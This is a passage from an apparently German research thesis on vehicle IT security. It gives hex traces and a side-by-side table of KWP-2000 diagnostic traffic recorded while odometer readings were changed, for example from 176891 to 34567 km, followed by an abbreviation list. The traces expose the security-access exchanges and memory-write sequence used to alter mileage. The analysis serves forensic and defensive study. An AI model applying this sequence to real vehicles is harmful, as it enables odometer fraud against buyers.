         28 A3 B1 F3 25 FE 76 BD 7B 7B 97 5D BC CD
460.76 ⇨ 23 FF 40 E9 00
460.97 ⇦ 63 DC EB BB 1F 56 32 F5 D6 E7 E7 97 E3 7E B3 9F 7B
         FE 6B 9B 72 FD B9 39 67 D6 5E F2 C9 CA 2B 9E 22 7E
         16 FC F2 F4 BF BF FC FB DB F5 F7 DB FB CD FC 7E 4F
         9F D8 3F A1 CD 7E 95 79 7A D2 C6 B0 BA F3
461.08 ⇨ 23 FF 40 E9 40
461.28 ⇦ 63 FE ED 37 DF D7 F7 7F FD ED ED BB 8D B6 D7 BF 7B
         C7 72 FE 5E 0E 73 FD 7B DE 46 36 FF F1 C2 B7 85 F6
         F3 EA FF FF 82 FB FF 5F 2B 2F 94 EA 40 B5 FF 77 F5
         FD DD A3 FB 07 CD B7 EA 15 58 7F 5B A6 3F
461.38 ⇨ 23 FF 40 E9 80
461.59 ⇦ 63 EE 77 FE DE EE FA 7F FF EF 86 7F EF 3E 7E 53 8F
         F7 4C 89 94 F3 2F 49 7E 8F E5 F4 F0 A9 69 9F 6E B3
         FC F3 FA FB 53 FF 37 DD EB F6 BF A5 CB 9E E7 6D 78
         FC 5C 43 BA A4 D5 48 6E CE DC 66 65 7F 75
461.69 ⇨ 23 FF 40 E9 C0
461.90 ⇦ 63 F3 7B B6 EF D4 BF AD FE 9E FF 56 7D FE BA DC 9F
         E2 7C 81 8F BD 1B 83 9B FD B4 B7 1D BF 6D D6 E2 FE
         BF E7 FB B5 D6 68 BC F7 FF F7 D7 F3 FF 55 7F A9 E7
         19 FA DF 89 CF FF 2F 17 FD 71 BD EB FE 1B
462.00 ⇨ 23 FF 40 EA 00
462.23 ⇦ 63 B9 DE 76 19 FF EC DF A7 F1 BF 53 3B DA 15 3F BB
         73 AD 75 FF EF 7D F4 45 D8 DB DF FF 12 FE DA AB 3A
         FB DF FB FF 3B 4F DB D6 69 FF BF 3F F2 97 EF 77 F7
         FF 5C FD C5 CE 1D 1A BE BA C9 FB 11 BE C5
462.33 ⇨ 23 FF 40 EA 40
462.54 ⇦ 63 9E 73 F4 3F DF BD B4 BB FE 6B EF FF D3 BB 1E 95
         FD 9F E8 CF A8 10 0D 93 FD 0E BD 60 4B B9 98 D8 FD
         7E BE EE 7E F7 99 7F 45 DC 7F FD FF FF 7A F7 F4 87
         DE DE 34 DE A7 60 59 F7 3B 9B 54 A5 F1 E3
462.64 ⇨ 23 FF 40 EA 80
462.85 ⇦ 63 EF F6 FB FA BF D6 9F F6 7F BD 9F FE E6 B9 D3 6B
         EF F7 69 2B F8 6F FE 13 F1 BA 2E EF 67 7A 3E 6D CE
         D7 3B 3E 6E 1F 7E DF FF 9F 3F 8F F3 F3 FF 8D 5A 2E
         39 2D 75 96 1D 5A 39 99 D3 E7 94 FB 5B 57
462.95 ⇨ 23 FF 40 EA C0
463.18 ⇦ 63 7D FF 46 E5 6D 3D FF FF BF D3 DE 67 9E B9 FB F7
         4F 35 CB FB 17 A4 FB 87 FF F1 99 B0 FF 63 C9 2A 5F
```

```
         F5 BF 7E FD FF 77 B7 DC BA BD FB FE 7F DD 7F 37 EB
         ED EE EC B2 EE DE 27 51 CB 67 C5 C2 19 9D
463.29 ⇨ 23 FF 40 EB 00
463.49 ⇦ 63 AC FE FA FE 9D FB ED DE 9D FB 53 FC B7 65 FB FF
         DF 6A 5F 1B 06 83 F1 57 91 BF BE AF 4C DF D9 93 07
         E8 FE FF F9 1F FE F2 E7 DB B7 3A EC 7A BF 4D 4C 89
         76 0B 7D 6F DF F1 1E 85 3A DF EF A8 89 BC
463.59 ⇨ 23 FF 40 EB 40
463.80 ⇦ 63 FE B7 F3 BB 8F 3D BF F5 F7 A9 F2 FF CB E3 B6 FF
         16 BD E6 FC E6 5E 02 2E B5 6C A7 BC 9B 5A B3 25 FB
         97 8D F7 E9 BF 9D BF 3F B7 F7 BD 7B 9F E7 F7 BD 1D
         52 D3 AA 78 67 93 F0 87 FC 7F 9F FF CE 57
463.90 ⇨ 23 FF 40 EB 80
464.13 ⇦ 63 F1 DF BB F1 FF 5C BD D6 9F 1D CB 1D E7 EC B3 AB
         FA BE 3F 41 66 72 E6 5A B6 73 0A 3F 11 93 79 67 FD
         FB BF FF ED F2 9C 7E EF EE FF 6E 1D FD FF 29 DF D7
         6F D9 F3 99 CD FF D5 7C CD B4 72 EB 1E 5F
464.23 ⇨ 23 FF 40 EB C0
464.44 ⇦ 63 77 3E DD B3 F1 FD 9D 1F 73 F9 F0 1D 92 D8 2B FF
         ED BC 47 3A 7E 04 BA A5 99 91 DD BF 9A 3E E2 FA FF
         BE D7 17 3F 1E D3 E9 7F BB EC B2 F3 3E CC AE F9 BF
         7F B8 ED 2A 92 0D 8E F3 F3 AD 72 B2 DB 76
464.54 ⇨ 23 FF 40 EC 00
464.75 ⇦ 63 37 59 FF FD 0C 3D FB 5F 8E FF 7F A4 DB CF FF 3F
         E3 76 16 C5 F6 F2 5F D6 56 6F 7B ED 9C C8 B5 2B ED
         A6 CE FF F5 7E BE EF 7A FF F7 78 F3 FC 33 CF 9D CC
         EE 87 DA 23 7A DB 7B BB 1D CF 70 F5 CD D9
464.85 ⇨ 23 FF 40 EC 40
465.08 ⇦ 63 F6 92 1B B9 3F 3A DF 9F 6F ED DA FF DF BF E4 72
         A9 5F FB FD A8 0E B7 2A B6 86 F7 EA EB 79 4A EB FF
         FF 7B FD FF E3 B9 FF 9F 4B FF FF FB 4F 4F F7 BE 3E
         86 9F 92 76 DF 4C C6 93 DE 19 3C BB DE B7
465.18 ⇨ 23 FF 40 EC 80
465.39 ⇦ 63 FC E5 FD FF E7 CF BF DF 57 4D FF DD F3 EF B9 FF
         65 F7 CF CB 5A 06 5C 9F 63 D9 CC 0E 9D 76 58 AB C7
         FB EF EF DB 63 FF 7F 97 F7 5D AD 62 3D 4D F4 E6 25
         7E 67 AB 68 FA DC EE 7D A6 AD 79 51 F8 57
465.49 ⇨ 23 FF 40 EC C0
465.70 ⇦ 63 F3 5F 1E EB 6F D6 CE EF 8A F3 8F D5 AD BD EB 19
         D6 52 7B 18 D5 83 FD F1 FF CB BD E4 1D 37 D2 B1 FA
         7F 7D 7A 9C F1 FC FB 5F 27 39 A0 9C FD DE 72 F8 1B
         A8 9E 5B 71 F9 9E F2 FC 77 58 3F CD F2 D1
465.80 ⇨ 23 FF 40 ED 00
466.03 ⇦ 63 AB 1B F9 FF DF D6 A4 CD 3D 7F BE BB 3B FF 8F 2F
         BB 3E 90 76 7E D1 FC E3 72 B1 4C 64 7F 21 82 30 B7
         7F EF ED 2F EF 9D E2 57 F3 F7 EE FF EC 87 BB E0 7F
         5E E7 FB 28 09 43 CB 9A FD 69 F5 EF 8B E4
466.13 ⇨ 23 FF 40 ED 40
466.34 ⇦ 63 92 B8 B6 9D B3 BB 5F E6 67 EB DB 91 F5 EF 86 E4
         86 DD E5 CF A5 F5 47 15 EE 3E 69 5B FC CE B1 2B A7
         DF 8D FF 67 FF FD D3 1F E7 FF B5 A7 8D 1F 03 1C E9
         7B 0E BA 1D 3B 71 37 7A 6F 5E 82 03 AE 92
466.44 ⇨ 23 FF 40 ED 80
466.65 ⇦ 63 00 FF FF A4 00 00 00 00 FF AB 7B 63 FF DA FC 5F
         F6 E3 85 5D 27 67 E5 AF B5 BD F3 FF D5 9D B2 E9 B7
         77 FF EE FD FB 5D E1 FB FB FD 7F B5 F6 E7 DE 7F 3B
         6D 5D C0 4F DB B6 EF 70 B7 CE 2F 6E E3 CC
466.75 ⇨ 23 FF 40 ED C0
466.97 ⇦ 63 FE DE 9B 35 B3 67 A6 EA AD F9 F3 67 0B 4D 6D EE
         DF 99 84 B9 C5 BA CF FA 7C 7D E5 F7 99 17 B1 8A AB
         3E FF F7 FD F7 5B EF 77 FF 5D 77 BE EB F6 BF F5 E6
         FB D7 EB 57 9B 36 BD DB FD F5 63 ED 87 5A
467.07 ⇨ 23 FF 40 EE 00
467.28 ⇦ 63 B1 7F EF F3 7C 21 7D AF ED FD EF 6C BE FF 4D F7
         C9 B7 DD 5F 03 B2 EC 3C D6 CD CB 77 D9 96 D1 1F 77
         6D FE 7B BF 1E FD 6E DD FE 18 FF C5 3F 3F AA 4D BA
         EA E3 9C C4 9C DB 5C 95 93 3F 31 8A FF 7C
467.38 ⇨ 23 FF 40 EE 40
467.59 ⇦ 63 3D EC FD D7 FE EF DF CE C7 3F D8 3F 73 EF D7 62
         FF B3 F2 5E F7 C6 13 FE 9C 9B F9 E7 A1 76 E4 5C 9F
         EF DF D8 BB D8 F0 FF 7F 47 15 73 72 5F ED FC 5A 03
         46 2E 5A 03 4D 86 5A 03 46 2E 5A 03 46 2E
467.69 ⇨ 23 FF 40 EE 80
467.90 ⇦ 63 5A 03 46 2E 5A 03 46 2E 5A 03 46 2E 5A 02 36 82
         5A 03 46 2E 5A 02 36 90 5A 02 36 9E 5A 03 46 2E 5A
         03 46 2E 5A 03 46 2E 5A 03 20 B0 5A 03 46 2E 5A 03
         46 2E 5A 03 20 E6 5A 03 46 2E 5A 03 46 2E
468.00 ⇨ 23 FF 40 EE C0
468.21 ⇦ 63 5A 03 46 2E 5A 02 F3 A8 5A 03 46 2E 5A 03 6B 18
         5A 03 6A 72 5A 03 46 2E 5A 03 46 2E 5A 03 46 2E 5A
         02 F4 08 5A 03 46 2E 5A 03 46 2E 5A 03 46 2E 5A 03
         46 2E 5A 02 F4 4A 5A 02 F4 6C 5A 03 46 2E
468.31 ⇨ 23 FF 40 EF 00
468.52 ⇦ 63 5A 02 F4 AA 5A 03 46 2E 5A 02 F4 EE 5A 03 46 2E
         5A 02 C7 F0 5A 03 46 2E 5A 03 46 2E 5A 03 46 2E 5A
         03 46 2E 5A 03 46 2E 5A 03 46 2E 5A 03 46 2E 5A 03
         46 2E 5A 03 46 2E 5A 03 46 2E 5A 03 46 2E
468.62 ⇨ 23 FF 40 EF 40
468.83 ⇦ 63 5A 03 46 2E 5A 03 46 2E 5A 03 46 2E 5A 03 46 2E
         5A 02 D2 98 5A 02 D2 D2 5A 03 46 2E 5A 03 46 2E 5A
         03 37 A2 5A 03 37 DA EF 79 FB 67 E3 5F B5 BD FB 77
         B2 BF B6 FD C1 7B AE FF AF FB 63 76 DF 3F
468.93 ⇨ 23 FF 40 EF 80
469.14 ⇦ 63 FF 79 EB FE DD FD DF FB FF EF BF DF D3 7F 54 FF
         41 E9 75 C1 B5 6B F9 7F 9E 3C FC 56 23 D2 56 01 CC
         F2 71 D9 E5 D7 4E 3F 9E B3 24 1C 19 9F EF D3 FB C7
         BE D0 F5 B8 9F 4B 37 6C F5 C7 CB 21 FF 6F
469.24 ⇨ 23 FF 40 EF C0
469.45 ⇦ 63 68 0B 0D 0B 01 0B 0D 0B 01 0B 0D 0B 01 0B 0D 0B
         01 0B 0D 0B 01 0B 0D 0B 01 0B 0D 0B 01 0B 0D 0B 01
         0B 0D 0B 01 0B 0D 0B 01 0B 0D 0B 01 0B 0D 0B 01 0B
         0D 0B 01 0B 0D 0B 01 0B 0D 0B 01 0B 40 9B
470.91 ⇨ 3D FF 20 D5 7F 35 FF 30 8D F3 DC F7 F8 27 10 00 00
         05 00 00 00 00 FF FF FF FF 00 00 00 05 46 00 00 04
         15 FF EE
470.94 ⇦ 7D
471.29 ⇨ 3D FF 20 D6 D8 F7 B7 FB 6F FF 7F 00 00 00 00 FF FF
         FF FF 00 00 00 05 46 00 46 03 46 05 B9 FC B9 FA 10
         00 00 05
471.32 ⇦ 7D
471.74 ⇨ 31 B8 01 03
471.78 ⇦ 71 B8 01 03
471.88 ⇨ 31 BA 01 03
471.91 ⇦ 71 BA 01 03 81
472.01 ⇨ 31 B9 01 03 09
472.04 ⇦ 71 B9 01 03
472.14 ⇨ 31 BA 01 03
472.19 ⇦ 71 BA 01 03 82 03 00 00 FF
472.54 ⇨ 31 B9 01 03 0D 80
472.57 ⇦ 71 B9 01 03
472.87 ⇨ 31 BA 01 03
472.92 ⇦ 71 BA 01 03 82 03 0D 80 FF
473.27 ⇨ 31 BB 01 03 0D 80 00 00 00 00 00 00 00
473.30 ⇦ 71 BB 01 03
473.60 ⇨ 31 BA 01 03
473.65 ⇦ 71 BA 01 03 05 03 0D 80 FF
474.20 ⇨ 3D FF 20 D5 7C 00 00 0D 35 FF 30 8D F3 DC F7 F8 27
         10 00 00 05 00 05 46 00 FF FA B9 FF 00 00 00 05 46
         00 00 04
474.23 ⇦ 7D
474.58 ⇨ 3D FF 20 D6 CA 05 10 4A 59 24 4D B5 A6 DB B2 F7 3D
         EE CF F7 B7 FB 6F FF 7F 00 05 46 00 FF FA B9 FF 00
         00 00 05
474.62 ⇦ 7D
474.72 ⇨ 32 B8 01 03
474.75 ⇦ 72 B8 01 03 62
474.95 ⇨ 27 03
475.00 ⇦ 67 03 00 00 00 00
475.10 ⇨ 31 B8 01 03
475.13 ⇦ 71 B8 01 03
475.23 ⇨ 31 BA 01 03
475.26 ⇦ 71 BA 01 03 81
475.36 ⇨ 31 B9 01 03 09
475.39 ⇦ 71 B9 01 03
475.49 ⇨ 31 BA 01 03
475.56 ⇦ 71 BA 01 03 82 03 0D 80 FF
475.66 ⇨ 32 B8 01 03
475.69 ⇦ 72 B8 01 03 62
475.79 ⇨ 82
475.82 ⇦ C2
```

Anhang C3: Vergleich der TP2.0-Nutzdaten aller 3 Verstellvorgänge

Legende:

- *01* ⇨, *02* ⇦, …: Zeilennummer und Übertragungsrichtung:
  ⇨ Anfrage des externen Geräts
  ⇦ Antwort der internen ECU
- Farbmarkierung der Antwortdaten:
  Grün = Antwort auf erfolgreich bearbeitete Anfrage (Startbyte der Antwort = Startbyte der Anfrage + 0x40)
  Rot = Negative Antwort
- **Fettgedruckte** Bytes: mind. 1 Abweichung des Inhalts dieser Position unter den 3 Verstellvorgängen

Teil I: Erster Verbindungsaufbau und Abruf des bestehenden Kilometerstands

(Entspricht beim 1. Verstellvorgang in Anhang C2 dem Teil zwischen Sekunde 415 und 420)

	1. Verstellvorgang ***(176891 ⇨ 34567 km)***	***2. Verstellvorgang*** ***(34567 ⇨ 20000 km)***	***3. Verstellvorgang*** **(20000 ⇨ 34567 km)**	*Zugehörige KWP-2000-Dienste nach* Tabelle 24*:*
01 ⇨	10 89	10 89	10 89	*Start Diagnostic Session*
02 ⇦	50 89	50 89	50 89	
03 ⇨	1A 9B	1A 9B	1A 9B	*Read ECU Identification*
04 ⇦	5A 9B 34 46 30 39 31 30 39 33 30 43 20 20 30 32 34 30 03 36 C3 C2 00 00 00 00 00 00 4B 4F 4D 42 49 49 4E 53 54 52 2E 20 4D 37 33 20 48 32 33 20	5A 9B 34 46 30 39 31 30 39 33 30 43 20 20 30 32 34 30 03 36 C3 C2 00 00 00 00 00 00 4B 4F 4D 42 49 49 4E 53 54 52 2E 20 4D 37 33 20 48 32 33 20	5A 9B 34 46 30 39 31 30 39 33 30 43 20 20 30 32 34 30 03 36 C3 C2 00 00 00 00 00 00 4B 4F 4D 42 49 49 4E 53 54 52 2E 20 4D 37 33 20 48 32 33 20	
05 ⇨	10 89	10 89	10 89	*Start Diagnostic Session*
06 ⇦	50 89	50 89	50 89	
07 ⇨	1A 9B	1A 9B	1A 9B	*Read ECU Identification*
08 ⇦	5A 9B 34 46 30 39 31 30 39 33 30 43 20 20 30 32 34 30 03 36 C3 C2 00 00 00 00 00 00 4B 4F 4D 42 49 49 4E 53 54 52 2E 20 4D 37 33 20 48 32 33 20	5A 9B 34 46 30 39 31 30 39 33 30 43 20 20 30 32 34 30 03 36 C3 C2 00 00 00 00 00 00 4B 4F 4D 42 49 49 4E 53 54 52 2E 20 4D 37 33 20 48 32 33 20	5A 9B 34 46 30 39 31 30 39 33 30 43 20 20 30 32 34 30 03 36 C3 C2 00 00 00 00 00 00 4B 4F 4D 42 49 49 4E 53 54 52 2E 20 4D 37 33 20 48 32 33 20	
09 ⇨	10 86	10 86	10 86	*Start Diagnostic Session*
10 ⇦	50 86	50 86	50 86	
11 ⇨	1A 86	1A 86	1A 86	*Read ECU Identification*
12 ⇦	5A 86 0F 37 33 57 33 34 36 35 35 38 20 20 20 20 20 20 4D 59 32 2D 43 4F 52 30 36 2E 30 35 2E 30 38 30 30 30 30 30 30 30 30 30 30 30 32 33 30 31 33 FF	5A 86 0F 37 33 57 33 34 36 35 35 38 20 20 20 20 20 20 4D 59 32 2D 43 4F 52 30 36 2E 30 35 2E 30 38 30 30 30 30 30 30 30 30 30 30 30 32 33 30 31 33 FF	5A 86 0F 37 33 57 33 34 36 35 35 38 20 20 20 20 20 20 4D 59 32 2D 43 4F 52 30 36 2E 30 35 2E 30 38 30 30 30 30 30 30 30 30 30 30 30 32 33 30 31 33 FF	
13 ⇨	27 03	27 03	27 03	*Security Access*
14 ⇦	67 03 **0B 33 7E 27**	67 03 **0A B2 9B C2**	67 03 **0A 6E 7A 39**	
15 ⇨	27 04 **0B 33 B4 4C**	27 04 **0A B2 D1 E7**	27 04 **0A 6E B0 5E**	*Security Access*
16 ⇦	67 04 34	67 04 34	67 04 34	
17 ⇨	31 B8 01 03	31 B8 01 03	31 B8 01 03	*Start Routine By Local ID*
18 ⇦	71 B8 01 03	71 B8 01 03	71 B8 01 03	
19 ⇨	31 BA 01 03	31 BA 01 03	31 BA 01 03	*Start Routine By Local ID*
20 ⇦	71 BA 01 03 81	71 BA 01 03 81	71 BA 01 03 81	
21 ⇨	31 B9 01 03 09	31 B9 01 03 09	31 B9 01 03 09	*Start Routine By Local ID*
22 ⇦	71 B9 01 03	71 B9 01 03	71 B9 01 03	
23 ⇨	31 BA 01 03	31 BA 01 03	31 BA 01 03	*Start Routine By Local ID*
24 ⇦	71 BA 01 03 82 03 **45 19** FF	71 BA 01 03 82 03 **0D 80** FF	71 BA 01 03 82 03 **07 D0** FF	
25 ⇨	32 B8 01 03	32 B8 01 03	32 B8 01 03	*Stop Routine By Local ID*
26 ⇦	72 B8 01 03 62	72 B8 01 03 62	72 B8 01 03 62	

Teil II: Übernahme des eingegebenen Zielkilometerstands

(Entspricht beim 1. Verstellvorgang in Anhang C2 dem Teil zwischen Sekunde 427 und 475)

Komprimierte Darstellung in Zeile 37-40: Von 128 Anfragen und Antworten des Typs *„Read Memory By Address“* sind nur das erste und letzte Paar dargestellt, die Nutzdaten wurden von 65 auf 7 Bytes gekürzt (vollständige Inhalte für den 1. Verstellvorgang: siehe Anhang C2).

	1. Verstellvorgang ***(176891 ⇨ 34567 km)***	***2. Verstellvorgang*** **(34567 ⇨ 20000 km)**	***3. Verstellvorgang*** **(20000 ⇨ 34567 km)**	*Zugehörige KWP-2000-Dienste nach* Tabelle 24*:*
27 ⇨	10 86	10 86	10 86	*Start Diagnostic Session*
28 ⇦	50 86	50 86	50 86	
29 ⇨	27 03	27 03	27 03	*Security Access*
30 ⇦	67 03 **0B 34 1E D8**	67 03 **0C BE 9E EE**	67 03 **0B 41 5D 2B**	
31 ⇨	27 04 **0B 34 54 FD**	27 04 **0C BE D5 13**	27 04 **0B 41 93 50**	*Security Access*
32 ⇦	67 04 34	67 04 34	67 04 34	
33 ⇨	27 01	27 01	27 01	*Security Access*
34 ⇦	67 01 **25 AC 04 FD**	67 01 **13 8F 80 29**	67 01 **0B 4C 3C B4**	
35 ⇨	27 02 **9D 08 D5 80**	27 02 **65 B4 20 30**	27 02 **63 A5 84 08**	*Security Access*
36 ⇦	67 02 34	67 02 34	67 02 34	
37 ⇨	23 FF 40 D0 00	23 FF 40 D0 00	23 FF 40 D0 00	*Read Memory By Address*
38 ⇦	63 00 FF 00 00 00 00 …	63 00 FF 00 00 00 00 …	63 00 FF 00 00 00 00 …	
	…	…	…	…
39 ⇨	23 FF 40 EF C0	23 FF 40 EF C0	23 FF 40 EF C0	*Read Memory By Address*
40 ⇦	63 68 0B 0D 0B 01 0B …	63 68 0B 0D 0B 01 0B …	63 68 0B 0D 0B 01 0B …	
41 ⇨	3D FF 20 D5 **7F 35 FF 30 8D F3 DC F7 F8 27 10 00 00 05** 00 00 00 00 **FF FF FF FF** 00 00 00 05 **46** 00 00 **04 15 FF EE**	3D FF 20 D5 **7A 01 01 00 00 0E 41 FF 3B 8D F3 DC F7 F8** 27 10 00 00 05 00 00 00 00 **FF FF FF FF** 00 00 00 03 0D **40**	3D FF 20 D5 **79 96 01 01 00 00 0F 55 FF 41 8D F3 DC F7** F8 27 10 00 00 05 00 00 00 **FF FF FF FF** 00 00 00 05 **46**	*Write Memory By Address*
42 ⇦	7D	7D	7D	
43 ⇨	3D FF 20 D6 **D8 F7 B7 FB 6F FF 7F 00** 00 00 00 **FF FF FF** FF **00** 00 00 **05 46 00 46 03 46 05 B9 FC B9 FA 10 00** 00 **05**	3D FF 20 D6 **D8 F7 B7 FB 6F FF 7F 00** 00 00 00 **FF FF FF** FF **00** 00 00 **03 0D 40 0D 41 0D 43 F2 BE F2 BC 10 00** 00 **05**	3D FF 20 D6 **D7 CF F7 B7 FB 6F FF 7F** 00 00 00 **00 FF FF** FF **FF** 00 00 **00 05 46 00 46 03 46 05 B9 FC B9 FA 10** 00 **00**	*Write Memory By Address*
44 ⇦	7D	7D	7D	
45 ⇨	31 B8 01 03	31 B8 01 03	31 B8 01 03	*Start Routine By Local ID*
46 ⇦	71 B8 01 03	71 B8 01 03	71 B8 01 03	
47 ⇨	31 BA 01 03	31 BA 01 03	31 BA 01 03	*Start Routine By Local ID*
48 ⇦	71 BA 01 03 81	71 BA 01 03 81	71 BA 01 03 81	
49 ⇨	31 B9 01 03 09	31 B9 01 03 09	31 B9 01 03 09	*Start Routine By Local ID*
50 ⇦	71 B9 01 03	71 B9 01 03	71 B9 01 03	
51 ⇨	31 BA 01 03	31 BA 01 03	31 BA 01 03	*Start Routine By Local ID*
52 ⇦	71 BA 01 03 82 03 00 00 FF	71 BA 01 03 82 03 00 00 FF	71 BA 01 03 82 03 00 00 FF	
53 ⇨	31 B9 01 03 **0D 80**	31 B9 01 03 **07 D0**	31 B9 01 03 **0D 80**	*Start Routine By Local ID*
54 ⇦	71 B9 01 03	71 B9 01 03	71 B9 01 03	
55 ⇨	31 BA 01 03	31 BA 01 03	31 BA 01 03	*Start Routine By Local ID*
56 ⇦	71 BA 01 03 82 03 **0D 80** FF	71 BA 01 03 82 03 **00 00** FF	71 BA 01 03 82 03 **00 00** FF	
57 ⇨	31 BB 01 03 **0D 80** 00 00 00 00 00 00	31 BB 01 03 **07 D0** 00 00 00 00 00 00	31 BB 01 03 **0D 80** 00 00 00 00 00 00	*Start Routine By Local ID*
58 ⇦	**71 BB 01 03**	**7F 31 22**	**7F 31 22**	
59 ⇨	31 BA 01 03	31 BA 01 03	31 BA 01 03	*Start Routine By Local ID*
60 ⇦	71 BA 01 03 05 03 **0D 80** FF	71 BA 01 03 82 03 **00 00** FF	71 BA 01 03 82 03 **00 00** FF	
61 ⇨	3D FF 20 D5 **7C 00 00 0D 35 FF 30 8D F3 DC F7 F8 27 10** 00 **00 05 00 05 46 00 FF FA B9 FF 00 00 00 05 46 00 00 04**	3D FF 20 D5 **7D 00 0E 41 FF 3B 8D F3 DC F7 F8 27 10 00** 00 **05 00 03 0D 40 FF FC F2 BF 00 00 00 03 0D 40 00 01 0A**	3D FF 20 D5 **87 27 10 00 00 05 00 05 46 00 FF FA B9 FF** 00 **00 00 05 46 00 00 00 3B FF EE 7B FE F2 0D 03 1D CD 07**	*Write Memory By Address*
62 ⇦	7D	7D	7D	
63 ⇨	3D FF 20 D6 **CA 05 10 4A 59 24 4D B5 A6 DB B2 F7 3D EE CF F7 B7 FB 6F** FF **CF F7 B7 FB 6F** FF **7F 00 05 46** 00 **FF FA B9 FF 00 00 00 05**	3D FF 20 D6 **D0 CC E4 CA FA F7 3D EE CF F7 B7 FB 6F FF 7F 00 03 0D 40** FF **FC F2 BF 00** 00 **00 03 0D 40 0D 41 0D 43**	3D FF 20 D6 **D0 D6 DB FE 81 F7 3D EE CF F7 B7 FB 6F FF 7F 00 05 46 00** FF **FA B9 FF 00** 00 **00 05 46 00 46 03 46 05**	*Write Memory By Address*
64 ⇦	7D	7D	7D	
65 ⇨	32 B8 01 03	32 B8 01 03	32 B8 01 03	*Stop Routine By Local ID*
66 ⇦	72 B8 01 03 62	72 B8 01 03 62	72 B8 01 03 62	
67 ⇨	27 03	27 03	27 03	*Security Access*
68 ⇦	67 03 00 00 00 00	67 03 00 00 00 00	67 03 00 00 00 00	
69 ⇨	31 B8 01 03	31 B8 01 03	31 B8 01 03	*Start Routine By Local ID*
70 ⇦	71 B8 01 03	71 B8 01 03	71 B8 01 03	
71 ⇨	31 BA 01 03	31 BA 01 03	31 BA 01 03	*Start Routine By Local ID*
72 ⇦	71 BA 01 03 81	71 BA 01 03 81	71 BA 01 03 81	
73 ⇨	31 B9 01 03 09	31 B9 01 03 09	31 B9 01 03 09	*Start Routine By Local ID*
74 ⇦	71 B9 01 03	71 B9 01 03	71 B9 01 03	
75 ⇨	31 BA 01 03	31 BA 01 03	31 BA 01 03	*Start Routine By Local ID*
76 ⇦	71 BA 01 03 82 03 **0D 80** FF	71 BA 01 03 82 03 **07 D0** FF	71 BA 01 03 82 03 **0D 80** FF	
77 ⇨	32 B8 01 03	32 B8 01 03	32 B8 01 03	*Stop Routine By Local ID*
78 ⇦	72 B8 01 03 62	72 B8 01 03 62	72 B8 01 03 62	
79 ⇨	82	82	82	*Stop Communication Service*
80 ⇦	C2	C2	C2	

Abkürzungsverzeichnis

Die folgende Auflistung enthält einige Abkürzungen von Fachbegriffen, die an einigen Stellen der vorliegenden Arbeit auch ohne beigestellte, ausgeschriebene Form verwendet werden. Nicht aufgeführt sind die Namen verwendeter Prozessorenbefehle.

ABE	Allgemeine Betriebserlaubnis
ABS	Antiblockiersystem
AES	Advanced Encryption Standard
AM	Amplitudenmodulation
API	Application Programming Interface
ARM	Advanced RISC Machines (Prozessorarchitektur)
ASIL	Automotive ⇨ SIL
AU	Application Unit
AUTOSAR	AUTomotive Open System ARchitecture
AV	Anti-Virus
BDM	Background Debug Mode
BIOS	Basic input/output system
BSI	Bundesamt für Sicherheit in der Informationstechnik
C2C	Car-to-Car
C2I	Car-to-Infrastructure
C2X	Car-to-X (X als Platzhalter)
CAESS	Center for Automotive Embedded Systems Security, Forscherverbund
CAM	Cooperative Awareness Message (Kontext: ⇨ C2X)
CAN	Controller Area Network (Feldbustechnologie)
CAN-FD	Erweiterung von ⇨ CAN um Flexible Datenraten
CD	Compact Disc, Produktname eines Speichermedien-Formats
CERT	Computer Emergency Response Team
CISC	Complex Instruction Set Computer
CMAC	Cipher-based ⇨MAC
CRC	Cyclic redundancy check
DLC	Data length code
DLL	Dynamic link library
DoS	Denial of Service, Verfügbarkeitsangriff
DVD	Produktname eines Speichermedien-Formats
ECC	Elliptic Curve Cryptography
ECU	Electronic Control Unit
EEPROM	Electrically Erasable Programmable Read-Only Memory
EOBD	Europäische Variante von ⇨OBD
EPROM	Erasable Programmable Read-Only Memory
ESP	Elektronisches Stabilitätsprogramm
ETSI	European Telecommunications Standards Institute
EU	Europäische Union
FFDS	Forensischer Fahrzeugdatenschreiber (Abschnitt 6.2.3)
FM	Frequenzmodulation
FPR	False Positive Rate
GDV	Gesamtverband der Deutschen Versicherungswirtschaft
GHz	Gigahertz
GI	Gesellschaft für Informatik
GPS	Global Positioning System
GSM	Global System for Mobile Communications (Mobilfunk)
HIDS	Hostbasiertes ⇨IDS
HIPS	Hostbasiertes ⇨IPS
HIS	Herstellerinitiative Software
HMAC	Keyed-Hash ⇨MAC
HSM	Hardware Security Module
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
ID	Identifier
IDA	Interactive DisAssembler; siehe [Hexr14]
IDS	Intrusion Detection System
IEC	International Electrotechnical Commission
IEEE	Institute of Electrical and Electronics Engineers
IP	Internet Protocol
IPS	Intrusion Prevention System
ISIM	Information Security Incident Management
ISO	International Organization for Standardization
IT	Informationstechnik
JTAG	Joint Test Action Group
KB	Kilobyte, in dieser Arbeit als Binärpräfix verwendet (1024 Bytes)
Kfz	Kraftfahrzeug
KWP	Keyword Protocol
LCD	Liquid Crystal Display
LED	Light-emitting diode/ Leuchtdiode
LIN	Local Interconnect Network (Feldbustechnologie)
Lkw	Lastkraftwagen
LTE	Long Term Evolution (Mobilfunk)
MAC	Message Authentication Code
MAH	Malicious Automotive Hardware (Malwareausprägung ⇨Abschnitt 4.1.1)
MAP	Malicious Automotive Peripherals (Malwareausprägung ⇨Abschnitt 4.1.1)
MAS	Malicious Automotive Software (Malwareausprägung ⇨Abschnitt 4.1.1)
MB	Megabyte, in dieser Arbeit als Binärpräfix verwendet (1024 ⇨KB)
MCU	Microcontroller Unit / Mikrocontroller
MHz	Megahertz
MOST	Media Oriented Systems Transport (Feldbustechnologie)
NIDS	Netzwerkbasiertes ⇨IDS
NIPS	Netzwerkbasiertes ⇨IPS
NIST	National Institute of Standards and Technology
NSA	National Security Agency
OBD	On-board diagnostics / On-Board-Diagnose
OBU	On-board unit
OS	Operating System
OSI	Open Systems Interconnection
PC	Personal Computer

PDA	Personal Digital Assistant
Pkw	Personenkraftwagen
POI	Point(s) of interest
QEMU	Emulator (von: Quick Emulator)
RAM	Random-Access Memory / Arbeitsspeicher
RDS	Radio Data System
RFID	Radio-frequency identification
RISC	Reduced Instruction Set Computer
ROM	Read-only memory
RSA	Rivest, Shamir und Adleman, Kryptoverfahren
RSU	Roadside unit
SAE	Society of Automotive Engineers
SD	Secure Digital (Memory Card), Produktname eines Speichermedien-Formats
SDT	Service Descriptor Table
SID	Service-Identifier (⇨ID)
SIL	Safety Integrity Level
SPI	Serial Peripheral Interface
SSL	Secure Sockets Layer
StVG	Straßenverkehrsgesetz
